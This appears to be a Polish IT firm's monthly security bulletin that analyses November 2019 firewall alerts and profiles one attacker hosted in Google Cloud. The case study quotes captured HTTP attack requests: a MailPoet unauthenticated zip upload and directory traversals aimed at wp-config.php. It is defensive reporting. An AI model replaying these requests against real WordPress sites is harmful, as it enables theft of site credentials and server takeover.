Prezentujemy Wam drugi numer naszego nowego, S.M.S.-owego biuletynu bezpieczeństwa komputerowego „Z firewall’a wzięte”.

Spis treści

Wstęp

Przygotowaliśmy dla Was drugi numer naszego biuletynu bezpieczeństwa komputerowego „Z firewall’a wzięte”. Znów macie możliwość zajrzenia do naszej infrastruktury i przekonania się z jakimi podatnościami mierzymy się codziennie. Zapraszamy również do zapoznania się z pierwszym numerem biuletynu, gdzie opisujemy, dlaczego postanowiliśmy stworzyć taki materiał.

Standardowo biuletyn składa się z 3 głównych części – ogólnej analizy statystycznej incydentów w naszej infrastrukturze, analizy przypadku jednego z wybranych przez nas zagrożeń oraz podsumowania całego zebranego przez nas materiału. Na końcu dodaliśmy również sekcje „Poprzednie numery”, co pozwoli Ci łatwo znaleźć wcześniejsze wydania biuletynu.

Chcielibyśmy również zachęcić naszych kolegów z branży do przyłączenia się do naszej inicjatywy i współpracy przy tworzeniu kolejnych wydań biuletynu. Jeśli masz pomysł jak wykorzystać Twój potencjał, pomysł lub produkt w materiale serdecznie zapraszamy do kontaktu mailowego w celu ustalenia szczegółów: blog@s-m-s.pl.

Mamy nadzieję, że zapoznanie się z materiałem sprawi Ci tyle satysfakcji ile nam sprawiło jego przygotowanie. Zapraszamy również do dyskusji na jego temat we wszystkich dostępnych kanałach – sekcja komentarzy na naszym blogu, nasze profile w social mediach (Facebook oraz Twitter) czy też pod adresem mailowym: blog@s-m-s.pl. Każda opinia na ten

temat jest dla nas ważna i pomoże nam ulepszyć kolejne wydania biuletynu.

Miłej lektury!

Ogólna analiza statystyczna incydentów

W celu określenia skali i częstotliwości występowania zdarzeń w infrastrukturze najlepszym będzie przeanalizowanie dostępnych danych statystycznych. Dzięki takiemu zabiegowi będziemy mogli w sposób kompleksowy przedstawić kwestie cyberbezpieczeństwa naszej infrastruktury. Na potrzeby przygotowania tej części materiału wykorzystaliśmy technologię umożliwiającą nam stałe monitorowanie ruchu do naszych serwerów. Pozwoliło nam to wyszczególnić zdarzenia, które zostały przedstawione poniżej.

W listopadowym wydaniu biuletynu, podobnie jak w zeszłym miesiącu, badaniu poddane zostały dane zebrane z własnych narzędzi służących do administrowania ruchem do serwerów. Przeanalizowaliśmy dane za okres od 01.11.2019 do 30.11.2019. Do analizy statystycznej użyte zostały takie parametry jak dzienna liczba zdarzeń, najczęściej występujące incydenty, podział zagrożeń ze względu na rodzaj oraz potencjalną dotkliwość zdarzenia.

W analizowanym okresie czasu doszło w sumie do 3.981 zdarzeń. Natomiast dziennie dochodziło średnio do 133 prób ingerencji w nasze systemy. Liczbę zdarzeń występujących w każdym dniu zeszłego miesiąca obrazuje *Wykres nr 1.*

Wykres nr 1 Liczba wykrytych zdarzeń w listopadzie

W listopadzie liczba prób kompromitacji naszych serwerów utrzymywała się na stałym poziomie. Dziennie występowało średnio około stu potencjalnych zagrożeń w naszej infrastrukturze. W tym miesiącu odnotowaliśmy dwa dni, w których liczba prób przeprowadzenia ataków gwałtownie wzrastała. Były to 18.11 oraz 27.11. Poniżej prezentujemy dwie tabele, w których pokazaliśmy rodzaje zagrożeń oraz liczbę takich zdarzeń w przeciągu tych dwóch dni.

Zagrożenie	ilość zdarzeń
HTTP SQL Injection Attempt	527
UNIX Portmapper Remote Infomation Retrieving Attempt	36
ZmEu Scanner Detection	14
HTTP Non RFC-Compliant Response Found	12
HTTP Directory Traversal Vulnerability	6
WordPress Cuckootap Theme Arbitrary File Download Vulnerability	3
Wordpress MailPoet Newsletters Unauthenticated File Upload Vulnerability	3
OpenSSH AES-GCM Auth Remote Code Execution Vulnerability	2
HTTP OPTIONS Method	1
FTP: login Brute-force attempt	1
MailEnable IMAP Server Long Tag anomaly	1

Tab. nr 1 Typy zdarzeń oraz ich liczba w dn. 18.11.2019 r.

Zagrożenie	ilość zdarzeń
HTTP SQL Injection Attempt	384
UNIX Portmapper Remote Infomation Retrieving Attempt	19
HTTP Non RFC-Compliant Response Found	17
HTTP OPTIONS Method	8
HTTP Response Content Length Too Long	2
Invalid HTTP Version Found	1

Tab. nr 2 Typy zdarzeń oraz ich liczba w dn. 27.11.2019 r.

Standardowo, do najbardziej popularnych zagrożeń, które udało się nam odnotować należały HTTP SQL Injection Attempt oraz UNIX Portmapper Remote Infomation Retrieving Attempt. Są to dwie często wykorzystywane metody ataku, gdyż charakteryzują się niskim skomplikowaniem, łatwością zastosowania oraz wysoką popularnością wśród cyberprzestępców.

Przedstawiamy Wam też nasz Top19 zagrożeń w listopadzie. Są to najczęściej wykorzystywane typy zagrożeń, poprzez użycie których atakujący próbowali skompromitować naszą infrastrukturę. Poniżej tabela zagrożeń wraz z liczbą zdarzeń.

Zagrożenie	Ilość zdarzeń
HTTP SQL Injection Attempt	1001
UNIX Portmapper Remote Infomation Retrieving Attempt	999
OpenSSH AES-GCM Auth Remote Code Execution Vulnerability	831
HTTP Non RFC-Compliant Response Found	383
ZmEu Scanner Detection	368
HTTP Unauthorized Brute-force Attack	88
HTTP OPTIONS Method	64
HTTP Directory Traversal Vulnerability	52
WordPress Cuckootap Theme Arbitrary File Download Vulnerability	44
Wordpress MailPoet Newsletters Unauthenticated File Upload Vulnerability	21
DNS Zone Transfer AXFR Attempt	21
DNS Zone Transfer AXFR Response	21
IPMI Cipher Zero Authentication Bypass Vulnerability	17
OpenSSL TLS Malformed Heartbeat Request Found - Heartbleed	15
Invalid HTTP Version Found	12
MailEnable IMAP Server Long Tag anomaly	11
HTTP Response Content Length Too Long	10
Bash Remote Code Execution Vulnerability	8
FTP: login Brute-force attempt	7

Tab. nr 3 Typy zdarzenie oraz ich liczba w listopadzie


Wyżej wspominamy o pojęciu potencjalnej dotkliwości zdarzenia. Jak sama nazwa wskazuje jest to szacowany zakres szkód jakie może wyrządzić dana podatność w naszej infrastrukturze o ile dojdzie do jej pomyślnego wykorzystania. Samą dotkliwość można podzielić na 5 różnych poziomów:

- Informacja – podejrzane zdarzenie, które nie stanowi bezpośredniego zagrożenia, ale poprzez samo jego zgłoszenie uwaga administratora może zostać zwrócona na głębsze problemy infrastruktury, które mogą zaistnieć w przyszłości.
- Niska – najniższy poziom dotkliwości wymagający ostrzeżenia. Zagrożenie ma znikomy

wpływ na infrastrukturę organizacji. Zazwyczaj wymagają lokalnego bądź fizycznego dostępu do systemu i często mogą powodować problemy z prywatnością ofiary lub problemy powiązane z DoS oraz możliwy wyciek danych.


- Średnia – niewielkie zagrożenie, którego wpływ na infrastrukturę jest minimalny. Następstwem wykorzystania podatności z tej kategorii mogą być ataki typu DoS, które nie zagrażają celowi lub exploity, które od osoby atakującej wymagają przebywania w tej samej sieci LAN co ofiara. Zagrożenia poziomu średniego mogą mieć wpływ jedynie na niestandardowe konfiguracje oraz mało znane aplikacje. Zapewniają atakującemu bardzo ograniczony dostęp.
- Wysoka – zagrożenie, które potencjalnie może stać się krytycznym, jednak dzięki występowaniu czynników łagodzących nie jest możliwa jego eskalacja. Do kategorii zagrożeń poziomu wysokiego można zaliczyć zagrożenia, które są trudne do wykorzystania, nie dają podwyższonych uprawnień lub są w stanie dotknąć małej ilości ofiar.
- Krytyczna – zagrożenie poważne, które jest stanie dotknąć domyślnych instalacji szeroko rozpowszechnionego oprogramowania. Skutkuje kompromitacją serwera, a kod exploitacji jest powszechnie dostępny. Atakujący zwykle nie potrzebuje żadnych specjalnych danych uwierzytelniających ani wiedzy na temat poszczególnych ofiar, a cel nie musi być zmanipulowany w celu wykonywania jakichkolwiek specjalnych funkcji.

Na poniższym wykresie przedstawiliśmy potencjalną dotkliwość najpopularniejszych zdarzeń występujących w badanym okresie.



Wykres nr 2 Potencjalna dotkliwość najpopularniejszych zdarzeń w badanym okresie.

Podobnie jak ostatnio chcieliśmy sprawdzić z jakich krajów najczęściej pochodziły ataki. Aby to zrobić ponownie wykorzystaliśmy napisany przez nas program w bashu, który identyfikował adresy IP i przypisywał każdemu z nich kraj ich pochodzenia, a następnie je zliczał. W ten sposób otrzymaliśmy 195 unikalnych adresów IP wraz z ich krajem pochodzenia. Tym samym udało nam się zidentyfikować 29 krajów, z których próbowano skompromitować nasze usługi. Wszystkie atakujące nas państwa pokazaliśmy na poniższej mapie. Im ciemniejszy i bardziej nasycony kolor tym więcej ataków z danego miejsca odnotowaliśmy.



Mapa 1 Kraje próbujące atakować infrastrukturę S.M.S. w badanym okresie

Analiza przypadku wybranych zgłoszeń

Zazwyczaj do analizy wybiera się przypadki podatności na krytycznym poziomie lub takie, które w jakiś inny sposób rzucają się nam w oczy. Pracując w przeszłości z produktami firmy Fidelis, zdobyliśmy doświadczenie oraz pewność, że tego typu podatności zostaną zablokowane przez nasze systemy bezpieczeństwa. Natomiast realnym zagrożeniem, które warte jest zwrócenia uwagi są podatności, które ‚zaświeciły się’ na żółto i trafiły do naszej sieci. Pomimo, że podatności które zostały zablokowane niosą za sobą potencjalnie największe zagrożenie to dzięki odpowiednim zabezpieczeniom nie mają one dużego wpływu na naszą infrastrukturę. Zdecydowanie bardziej niebezpiecznym przeciwnikiem są podatności na niższym poziomie, które nie są automatycznie blokowane przez system. Należy więc zwrócić uwagę na to, co jedynie odbiło się na firewall’u swoją obecnością, nie budząc najmniejszych podejrzeń w naszych systemach bezpieczeństwa.

W ten sposób też w tym miesiącu wytypowaliśmy incydent bezpieczeństwa, a właściwie grupę incydentów, których analiza wydała nam się o wiele bardziej interesująca.


Liczba incydentów, które zostały przeanalizowane na potrzeby niniejszego biuletynu wyniosła łącznie 42. Co ciekawsze, nie są to ataki tylko jednego typu przy czym ukierunkowane są na jeden wektor, którym jest serwer WWW, a dokładnie aplikacje webowe. Oprócz wektora ataku, wspólnym mianownikiem dla powyższych incydentów jest również adres IP atakującego. Na dzień sporządzania analizy niestety adres IP jest już nieaktywny, ale na szczęście zostało nam trochę nagranego ruchu sieciowego i z niego też udało się nam wyciągnąć trochę informacji. Oczywiście nie bylibyśmy sobą gdybyśmy w pierwszej kolejności nie sprawdzili pochodzenia adresu IP. I tym razem – oczywiście mamy nadzieję, że w przyszłych biuletynach znajdziemy też takie smaczki – trafił się nam adres IP pochodzący z klasy adresowej należącej do… Google. Takie odkrycie było dla nas niemałym zaskoczeniem. Nie ukrywamy – nie spodziewaliśmy się dziwnych, podejrzanych zachowań z strony sieci Google. Poniżej prezentujemy dane dostępne dla zapytania whois dla adresu intruza.

IP Location	United States Mountain View Google Llc
ASN	AS15169 GOOGLE - Google LLC, US (registered Mar 30, 2000)
Resolve Host	101.6.67.34.bc.googleusercontent.com
Whois Server	whois.arin.net
IP Address	34.67.6.101

```
NetRange:       34.64.0.0 - 34.127.255.255
CIDR:           34.64.0.0/10
NetName:        GOOGL-2
NetHandle:      NET-34-64-0-0-1
Parent:         NET34 (NET-34-0-0-0-0)
NetType:        Direct Allocation
OriginAS:
Organization:   Google LLC (GOOGL-2)
RegDate:        2018-09-28
Updated:        2018-09-28
Ref:            https://rdap.arin.net/registry/ip/34.64.0.0

OrgName:        Google LLC
OrgId:          GOOGL-2
Address:        1600 Amphitheatre Parkway
City:           Mountain View
StateProv:      CA
PostalCode:     94043
Country:        US
RegDate:        2006-09-29
Updated:        2019-11-01
Comment:        *** The IP addresses under this Org-
ID are in use by Google Cloud customers
***
Comment:
Comment:        Direct all copyright and legal complaints to
Comment:        https://support.google.com/legal/go/report
Comment:
Comment:        Direct all spam and abuse complaints to
Comment:        https://support.google.com/code/go/gce_abuse_report
Comment:
Comment:        For fastest response, use the relevant forms above.
Comment:
Comment:        Complaints can also be sent to the GC Abuse desk
Comment:        ( google-cloud-compliance@google.com )
Comment:        but may have longer turnaround times.
Comment:
Comment:        Complaints sent to any other POC will be ignored.
Ref:            https://rdap.arin.net/registry/entity/GOOGL-2

OrgNOCHandle: GCABU-ARIN
OrgNOCName:   GC Abuse
OrgNOCPhone:  +1-650-253-0000
OrgNOCEmail:   google-cloud-compliance@google.com
OrgNOCRef:    https://rdap.arin.net/registry/entity/GCABU-ARIN

OrgAbuseHandle: GCABU-ARIN
OrgAbuseName:   GC Abuse
OrgAbusePhone:  +1-650-253-0000
OrgAbuseEmail:   google-cloud-compliance@google.com
OrgAbuseRef:    https://rdap.arin.net/registry/entity/GCABU-ARIN

OrgTechHandle: ZG39-ARIN
OrgTechName:   Google LLC
OrgTechPhone:  +1-650-253-0000
OrgTechEmail:   arin-contact@google.com
OrgTechRef:    https://rdap.arin.net/registry/entity/ZG39-ARIN
```

Jak widzimy, adres należy do googlowskiej Content Delivery Network. Dla naszych mniej technicznych czytelników (oraz dla technicznych gwoli przypomnienia) wyjaśniamy co kryje się za tym pojęciem. Content Delivery Network (w skrócie CDN) jest to duży, rozproszony system dostarczania treści do wielu centrów danych i punktów wymiany ruchu w Internecie. Celem CDN jest udostępnianie zawartości o wysokiej dostępności i wydajności użytkownikom końcowym (czyli podmiotom korzystającym z takiej usługi). Do sieci CDN należy również oferowany przez Google Cloud Platform. Jest to pakiet usług w chmurze działający w tej samej infrastrukturze, której Google używa dla swoich usług przeznaczonych dla użytkowników końcowych. Do takich usług zaliczyć można wyszukiwarkę Google czy też YouTube. Niegdyś to tej samej sieci należała Picassa. Niegdyś był to flagowy menadżer i przeglądarka plików graficznych w Google. Natomiast od 12 lutego 2016 roku Google poinformowało użytkowników o zaprzestaniu dalszego rozwoju programu z dniem 15 marca 2016 w celu skupienia się na usłudze Zdjęcia Google.

Aby pozyskać więcej danych bez wykonywania ofensywnych działań uciekamy się do pomocy portalu Shodan.io, czyli pierwszej na świecie wyszukiwarki dla urządzeń sieciowych. Pierwsza część informacji, które można znaleźć na shodanie, to dane o kraju pochodzenia, ISP, organizacji która jest właścicielem lub jaki revdns ma dany adres IP. Te same informacje znajdujemy w bazie whois, jednakże shodan przekazuje je nam w postaci o wiele czytelniejszej.



Zanim przejdziemy do kolejnej części danych dostępnych na shodanie, warto przyjrzeć się temu co ustaliliśmy już do tej pory. Mówmy o adresie IP należącym do puli adresowej Google. Serwer który, wszelakie ewentualne certyfikaty oraz działania powinien mieć związane stricte z Google.

Kolejną częścią danych dostępną na shodanie jest listing otwartych portów oraz protokołów powiązanych z nimi. W tym przypadku dostępny był tylko jeden port, a na nim protokół RDP – czyli Remote Desktop Protocol, prościej mówiąc, zdalny pulpit, za pomocą którego można sterować zdalnie komputerem.

3389
tcp
rdp

Remote Desktop Protocol
\x03\x00\x00\x13\x0e\xd0\x00\x00\x124\x00\x02\x1f\x08\x00\x02\x00\x00\x00

SSL Certificate

```
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number:
            3b:3b:4e:9b:5d:80:d4:9b:47:c7:5a:75:bc:6a:f6:99
    Signature Algorithm: sha256WithRSAEncryption
        Issuer: CN=hridoy
        Validity
            Not Before: Nov 10 11:50:06 2019 GMT
            Not After : May 11 11:50:06 2020 GMT
        Subject: CN=hridoy
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
                Public-Key: (2048 bit)
                Modulus:
                    00:b9:59:4c:cd:50:69:54:cd:c9:ea:34:9f:38:ef:
                    b8:ad:e9:7b:2e:b5:3d:95:32:11:79:9e:47:b8:d6:
                    99:73:15:a7:02:59:e9:a2:e9:76:d9:a9:a4:d7:1e:
                    e3:1b:87:5b:ee:d8:3a:d5:ac:e0:0d:10:23:ed:f0:
                    d7:6c:8e:8c:08:12:69:26:cc:9e:a8:fb:72:62:a5:
                    03:b6:fd:21:4b:db:af:71:b8:3c:79:80:3f:d8:87:
                    89:e7:cc:8c:af:0a:2c:1b:e0:fb:b5:29:f8:09:dc:
                    c6:b2:29:74:b8:16:ce:0f:9f:05:47:42:30:ea:e2:
                    b5:ec:11:b9:ed:cf:7a:41:26:a7:31:c9:21:de:ea:
                    14:d8:60:81:35:ae:6d:7a:51:1b:4a:f5:5b:72:47:
                    e8:61:7d:94:e3:3f:e3:78:f2:34:31:f3:84:05:47:
                    d2:60:31:44:8e:d8:ca:dd:e5:f7:65:4e:81:1d:2a:
                    e2:e8:88:28:f8:97:56:18:b1:91:98:bf:4b:6e:58:
                    b1:f5:71:96:03:dc:da:46:cd:e7:a1:a9:75:b5:56:
                    c0:4a:7d:96:bd:b7:c3:7d:ef:0a:c8:a6:dd:70:df:
                    5e:bd:30:8e:4a:22:96:d7:3d:c4:b4:d0:da:d2:49:
                    ac:2f:1e:9a:6d:be:a1:e9:fa:10:b7:b8:c4:20:9a:
                    f5:13
                Exponent: 65537 (0x10001)
        X509v3 extensions:
            X509v3 Extended Key Usage:
                TLS Web Server Authentication
            X509v3 Key Usage:
                Key Encipherment, Data Encipherment
    Signature Algorithm: sha256WithRSAEncryption
         74:5a:fb:02:58:61:dd:57:ad:96:08:04:ce:a5:cd:2e:7f:af:
         05:46:b4:93:5b:b5:bb:19:86:91:ab:0f:d5:28:07:72:9f:8e:
         13:b9:a3:18:31:b5:3b:80:50:3c:ab:25:5c:a4:65:c7:ab:bb:
         74:d9:57:18:6b:58:a6:01:be:19:6e:1a:15:46:7b:0f:46:79:
         b6:f0:13:df:6e:b6:fa:d3:4b:10:bc:f3:d9:18:aa:94:68:3e:
         0f:b7:8d:a6:37:57:45:18:82:6e:83:16:65:41:d5:3a:41:01:
         9c:cc:b3:54:46:64:fa:71:85:b5:4c:ed:91:96:b9:40:fa:11:
         32:6f:dd:ab:17:02:e9:ee:43:48:1f:cf:e7:b2:20:3f:eb:ed:
         98:38:a1:96:ff:8f:80:d3:b0:1e:9b:d8:62:7b:92:1d:78:b7:
         da:c1:41:4b:2a:1b:fe:66:0d:b7:0e:63:98:17:c9:6c:58:73:
         63:8e:2f:be:60:d1:08:b5:63:3e:1d:51:de:8a:f2:21:9d:aa:
         3a:0c:55:7d:58:b9:50:2a:68:dc:19:df:cf:74:09:03:cc:80:
         9e:5f:a4:d7:39:c1:93:27:b5:17:90:93:2a:63:c3:8c:f1:50:
         e1:11:b4:4d:c0:44:49:a2:b9:f3:41:d0:e4:e4:65:6c:c8:68:
         42:40:f3:db
```

Czego możemy się dowiedzieć z powyższego screena? Pierwszą rzeczą na którą należy zwrócić, to data wygenerowania certyfikatu. Jest to 10.11.2019 11:50 GMT, a więc jest to 12:50 czasu polskiego. Widzimy też, że parametr CN (Common Name) ma wartość „hridoy”. Zazwyczaj podczas generowania certyfikatu przybiera on wartość hostname danej maszyny.

Pierwszy raz kiedy zarejestrowaliśmy ruch z tego serwera to 10.11.2019 11:01:00, a ostatni kontakt z naszą siecią odbył się 14.11.2019 7:41:50. Wynika z tego, że całkowity czas incydentu to nie całe 4 dni. W ciągu tych czterech dni możemy również 3 wyraźne okresy aktywności atakującego:

1. 11.11.2019 00:45:18 – 11.11.2019 3:15:36
2. 12.11.2019 14:20:35 – 12.11.2019 22:53:53
3. 13.11.2019 09:11:56 – 13.11.2019 21:13:37

Ostatni raz, maszyna została zarejestrowana przez shodan o 1:02:06 15.11.2019, po tym czasie nie zarejestrowaliśmy też aktywności tego adresu na naszym firewallu. Czas ten uznajemy za orientacyjny EOL (End of Life) tej maszyny.

Przez te cztery dni w różnych odstępach czasowych zostały zarejestrowane próby wykorzystania między innymi takich podatności jak:

```
POST /wp-admin/admin-post.php?page=wysija_campaigns&action=themes HTTP/1.1
Host: [redacted]
Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:28.0) Gecko/20100101 Firefox/28.0
Content-Length: 3402
Content-Type: multipart/form-data; boundary=436697d016be069d4edf59cf9970715f

--436697d016be069d4edf59cf9970715f
Content-Disposition: form-data; name="action"

themeupload
--436697d016be069d4edf59cf9970715f
Content-Disposition: form-data; name="submitter"

Upload
--436697d016be069d4edf59cf9970715f
Content-Disposition: form-data; name="overwriteexistingtheme"

on
--436697d016be069d4edf59cf9970715f
Content-Disposition: form-data; name="page"

GZNeFLoZAb
--436697d016be069d4edf59cf9970715f
Content-Disposition: form-data; name="my-theme"; filename="rock.zip"

PK.........~xL-.o.............vuln.phpeQOf.0.....^. +(.......A.P.e...)
$Mh_.)~w.........{Ib.(y.....0.....N..q...`...,..j5.....V..]B.(....b...xW....(+Q..c4./k..@........' ..SJ7?..
3..;5B......p...Ig...gEf.`K%.'.......S.SNsM..Y..x~.^.t.....NL..s..V.........;.q...(*S..4.....Bg....4k....y
............3...kv...*.........oPK........H.lL.....       ...        .....pwn.gifMR{\...^M...n'..q.%...E...........z..
S._e4E.t{......J.........jB.0bb..8.;....k...~k..y..... s.w..........-.....M.. ..@..p.....G...1..x.<...O.g ..........@.....D."....  !.0H.$
...
.....0
.!.n..# ..0.8@.
```

WordPress MailPoet Newsletters Unauthenticated File Upload Vulnerability. Wtyczka WordPress „MailPoet Newletters” jest podatna na lukę polegającą na przesyłaniu plików podczas analizowania niektórych spreparowanych żądań HTTP. Luka w zabezpieczeniach wynika z braku odpowiedniej kontroli podczas obsługi funkcji przesyłania motywu. Nieuwierzytelniony atakujący może wykorzystać lukę w zabezpieczeniach, wysyłając spreparowane żądanie HTTP w celu przesłania złośliwych plików zip. Pomyślny atak może doprowadzić do zdalnego wykonania kodu z uprawnieniami serwera.

```
GET /wp-content/plugins/wp-support-plus-responsive-ticket-system/includes/admin/downloadAttachment.php?path=../../../../../wp-config.php HTTP/1.1
Host: www.[redacted]pl
Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:28.0) Gecko/20100101 Firefox/28.0

HTTP/1.1 301 Moved Permanently
Date: Wed, 13 Nov 2019 20:02:07 GMT
Server: Apache/2.4.25 (Debian) mod_fcgid/2.3.9 OpenSSL/1.0.2s
Expires: Wed, 11 Jan 1984 05:00:00 GMT
Cache-Control: no-cache, must-revalidate, max-age=0
Location: http:/[redacted]wp-content/plugins/wp-support-plus-responsive-ticket-system/includes/admin/downloadAttachment.php?path=../../../../../wp-
config.php
Content-Length: 0
Connection: close
Content-Type: text/html; charset=UTF-8
```

HTTP Directory Traversal Vulnerability. Luka w zabezpieczeniach związana z przejściem przez katalog podczas analizowania źle sformułowanych żądań HTTP. Ta usterka wynika

z braku odpowiedniej kontroli w żądaniu HTTP URI. Pomyślny atak może zapewnić atakującemu dostęp do poufnych informacji, które mogą dodatkowo zostać wykorzystane podczas przeprowadzania innych ataków.

```
GET /wp-admin/admin-ajax.php?action=revslider_show_image&img=../wp-config.php HTTP/1.1
Host: [redacted]
Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:28.0) Gecko/20100101 Firefox/28.0
```

WordPress Cuckootap Theme Arbitrary File Download Vulnerability. Worpress jest podatny na lukę pobierania dowolnego pliku podczas analizowania niektórych spreparowanych żądań HTTP. Luka w zabezpieczeniach występuje w motywie Cuckootap, który umożliwia pobieranie dowolnych plików. Osoba atakująca może wykorzystać lukę w zabezpieczeniach, wysyłając spreparowane żądanie http z sekwencją przejścia katalogu w parametrach. Pomyślny atak może doprowadzić do ujawnienia poufnych danych plików.

Po wykryciu działalności intruza cały jego ruch przekierowaliśmy do osobnego serwera nazywanego przez nas „Black Gate". Zadaniem tego serwera jest imitować usługi dostępne na atakowanym serwerze w rejestrowanym, izolowanym środowisku, gdzie niejednokrotnie pomagamy w kompromitacji w celu przechwycenia jak największej ilości informacji. Więcej o „Black Gate" napiszemy wkrótce. Poniżej zaprezentujemy wyniki obserwacji:

```
